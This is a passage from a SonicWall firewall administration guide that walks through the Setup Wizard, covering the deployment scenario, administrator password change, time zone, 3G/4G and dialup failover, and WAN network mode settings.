


2 Select the **Setup Wizard** (default).

3 Click **Next**. If you have a:

- Wireless appliance, the **Deployment Scenario** page displays; see Deployment Scenario on page 1880.
- Wired appliance, the **Change Administrator Password** page displays; see Change Administrator Password on page 1881.

Deployment Scenario



1 Select one of the following deployment scenarios:


TIP: Clicking on the names of the scenarios displays a graphic of a typical deployment. For example, clicking on **No Wireless** displays:

NOTE: The pages that are displayed for configuration change with the type of deployment you select.

- **No Wireless** (default) – The wireless radio is turned off.
- **Office Gateway** – Provides secure access for both wired and wireless users.
- **Wireless Client Bridge** – Operates in Wireless Client Bridge mode to securely bridge two networks.
- **Secure or Open Access Point** – Adds secure wireless access to an existing wired network.

2 Click **Next**. The **Change Administrator Password** page displays.

Change Administrator Password



IMPORTANT: Each appliance comes with a default username of **admin** and a default password of **password**. You cannot change the default username, but it is highly recommended that you change the password.

1 Enter the old password in the **Old Password** field.


NOTE: If you have not changed the original password, `password`, this field is dimmed.

2 Enter a new password in the **New Password** and **Confirm New Password** fields.

IMPORTANT: Enter a strong password that cannot be easily guessed by others. A strong password should have at least one uppercase letter, one lowercase letter, one number, and one special character. For example `MyP@ssw0rd`.

3 Click **Next**. The **Time Zone** page displays.

Time Zone



1 Select the appropriate **Time Zone** from the **Time Zone drop-down** menu. The SonicWall's internal clock is set automatically to the correct time for this time zone by a Network Time Server on the Internet.


2 Optionally, select **Automatically adjust clock for daylight savings time**. This is selected by default.

3 Click **Next**.

4 If you have a:

- TZ Series wireless appliance, the **Configure 3G/4G** page displays. To to 3G/4G Modem > Configure 3G/4G on page 1884.
- TZ Series wired or SOHO W wireless appliance, the page that is displayed depends on the type of deployment you selected:
  - **No Wireless**, the **Configure Modular Device Type** page displays. Go to 3G/4G Modem > Configure Modular Device Type on page 1883
  - **Office Gateway** or **Secure or Open Access Point**, the page that displays depends on your appliance:
    - SOHO W appliance, the **Configure Modular Device Type** page displays. Go to 3G/4G Modem > Configure Modular Device Type on page 1883
    - TZ Series appliance, the **Configure 3G/4G** page displays. Go to 3G/4G Modem > Configure 3G/4G on page 1884
  - **Wireless Client Bridge**, the **LAN Settings** page displays. Go to LAN Settings on page 1895

3G/4G Modem > Configure Modular Device Type




1 Select a device type from the **Device Type** drop-down menu:

- **None** (default)
- **3G/4G/Mobile**
- **Analog Modem**

2 Click **Next**. The page that displays next depends on your device type selection:

- **None** – The **WAN Network Mode** page displays; go to WAN Mode: WAN Network Mode on page 1890.
- **3G/4G/Mobile** — The **Configure 3G/4G** page displays; go to 3G/4G Modem > Configure 3G/4G on page 1884.
- **Analog Modem** — The **3G/4G Modem > Configure Modem** page displays; go to 3G/4G Modem > Configure Modem on page 1888

3G/4G Modem > Configure 3G/4G



1 Specify how to configure the 3G/4G device:

- For primary or backup internet connectivity, select **Yes – I will use 3G/4G for primary or backup internet connectivity**. This is the default.
- If the device is not used at this time, select **No – I will not use 3G/4G at this time**.

2 Click **Next**.


3 If you selected:

- **No** – The **WAN Network Mode** page displays; go to WAN Mode: WAN Network Mode on page 1890.
- **Yes** – The **3G/4G Modem > WAN Failover 3G/4G/Modem Connection** page displays. Go to 3G/4G Modem > WAN Failover 3G/4G/Modem Connection (page 1) on page 1885.

3G/4G Modem > WAN Failover 3G/4G/Modem Connection (page 1)

NOTE: You must complete this page to continue configuring your appliance.

NOTE: For TZ Series wireless appliances, this page is titled **WAN Failover 3G/4G Connection**, but otherwise it is the same.



1 Select your country from the **Country** drop-down menu.


2 Select your service provider from the **Service Provider** drop-down menu. Options depend on the **Country** you selected.

3 Select your plan type from the **Plan Type** drop-down menu. Options depend on the **Service Provider** you selected.

4 Click **Next**. If you have a:

- TZ wired or SOHO W wireless appliance, the second **WAN Failover 3G/4G/Modem Connection** page displays with the options populated according to your choices for country, service provider, and plan type
- TZ wireless appliance, the **WAN Failover 3G/4G Connection** page displays; except for the name, this is the same as the **WAN Failover 3G/4G/Modem Connection** page

3G/4G Modem > WAN Failover 3G/4G/Modem Connection (page 2)



NOTE: If you selected **Other** for **Country**, **Plan Type** or **Service Provider**, the second page is not populated with information and you must enter the required information. Go to 3G/4G Modem > WAN Failover 3G/4G/Modem Connection (page 2—Other Country) on page 1887.


1 Verify the displayed information.

2 If any optional settings have not been populated, you can enter them now.

3 Click **Next**. The **WAN Mode** dialog displays.

4 Go to WAN Mode: WAN Network Mode on page 1890.

3G/4G Modem > WAN Failover 3G/4G/Modem Connection (page 2—Other Country)




1 If you selected **Other** for **Country**, **Service Provider**, or **Plan Type**, the second page is not populated with information, and you must provide the required information:

- **Profile Name** – Enter a friendly name for the profile in this field; the default is **My Connection Profile**.
- **Connection Type** – Select the connection type from the drop-down menu.
- **Dialed Number** – Enter the dialup number the appliance uses to connect to the internet in this field.
- **User Name** (optional) – Enter your ISP user name in this field.
- **Password** (optional) – Enter your ISP password in this field.
- **Confirm Password** (optional) – Reenter your ISP password in this field.

2 Click **Next**. The **WAN Mode** page displays.

3 Go to WAN Mode: WAN Network Mode on page 1890.

3G/4G Modem > Configure Modem



1 Specify how to configure the modem:


- For primary or backup internet connectivity, select **Yes – I will use dialup account as primary or backup internet connection**. This is the default.
- If the modem is not used at this time, select **No – I will not use the modem at this time**.

2 Click **Next**.

3 If you selected:

- **No** – The **WAN Mode** page displays; go to WAN Mode: WAN Network Mode on page 1890.
- **Yes** – The **3G/4G Modem > WAN Failover Dialup Connection** page displays.

3G/4G Modem > WAN Failover Dialup Connection



1 Enter the following settings:


TIP: If you do not know the phone number, user name, password or other settings, consult your ISP and configure the modem later from the **Modem > Settings** page.

- **Profile Name** – A friendly name for the profile; the default is **My Connection Profile**.
- **Phone Number** – The phone number used for dialup.
- **User Name** – Your ISP user name.
- **Password** – Your ISP password.
- **Confirm Password** – Reenter your ISP password.
- **APN** – Your ISP Access Point Name.

2 Click **Next**. The **WAN Network Mode** page displays.

WAN Mode: WAN Network Mode

TIP: If you click on the protocol name, a window displays that describes the protocol and why you would use it. For example, if you click on **DHCP**, a description of DHCP displays:



1 Select the WAN network mode:

- **Router-based Connections – Use a Static IP address or a range of IP addresses**. – An IP address is a number that will identify each device on your network. An IP address consists of four numbers, separated by periods, ranging from 0 to 254 in value. Examples of IP addresses are `192.168.168.1`, `10.0.0.1`, or `216.217.36.130`. This is the default for TZ Series wired and wireless appliances. This option is selected by default.

  Every IP address on your network must be unique. Therefore, do not assign your SonicWall an IP address that is used by another device on your network.

- **Cable/Modem-based Connections – Use DHCP assigned dynamic IP addresses**. DHCP stands for Dynamic Host Configuration Protocol. It is used to distribute TCP/IP settings automatically. This is the default for SOHO W wireless appliances.

  SonicWall appliances contain both a DHCP client and a DHCP server. The client is used so that the SonicWall can be configured automatically from the network through its WAN link (for instance, a cable modem network). Your ISP may require you to use the DHCP client to obtain an address from their DHCP server.

- **DSL Connections — Use PPPoE for ISP client authentication software**. – Point-to-Point Protocol over Ethernet (PPPoE) is a widely-deployed solution to manage DSL and cable broadband services. PPPoE requires user name and password authentication to connect to the Internet.

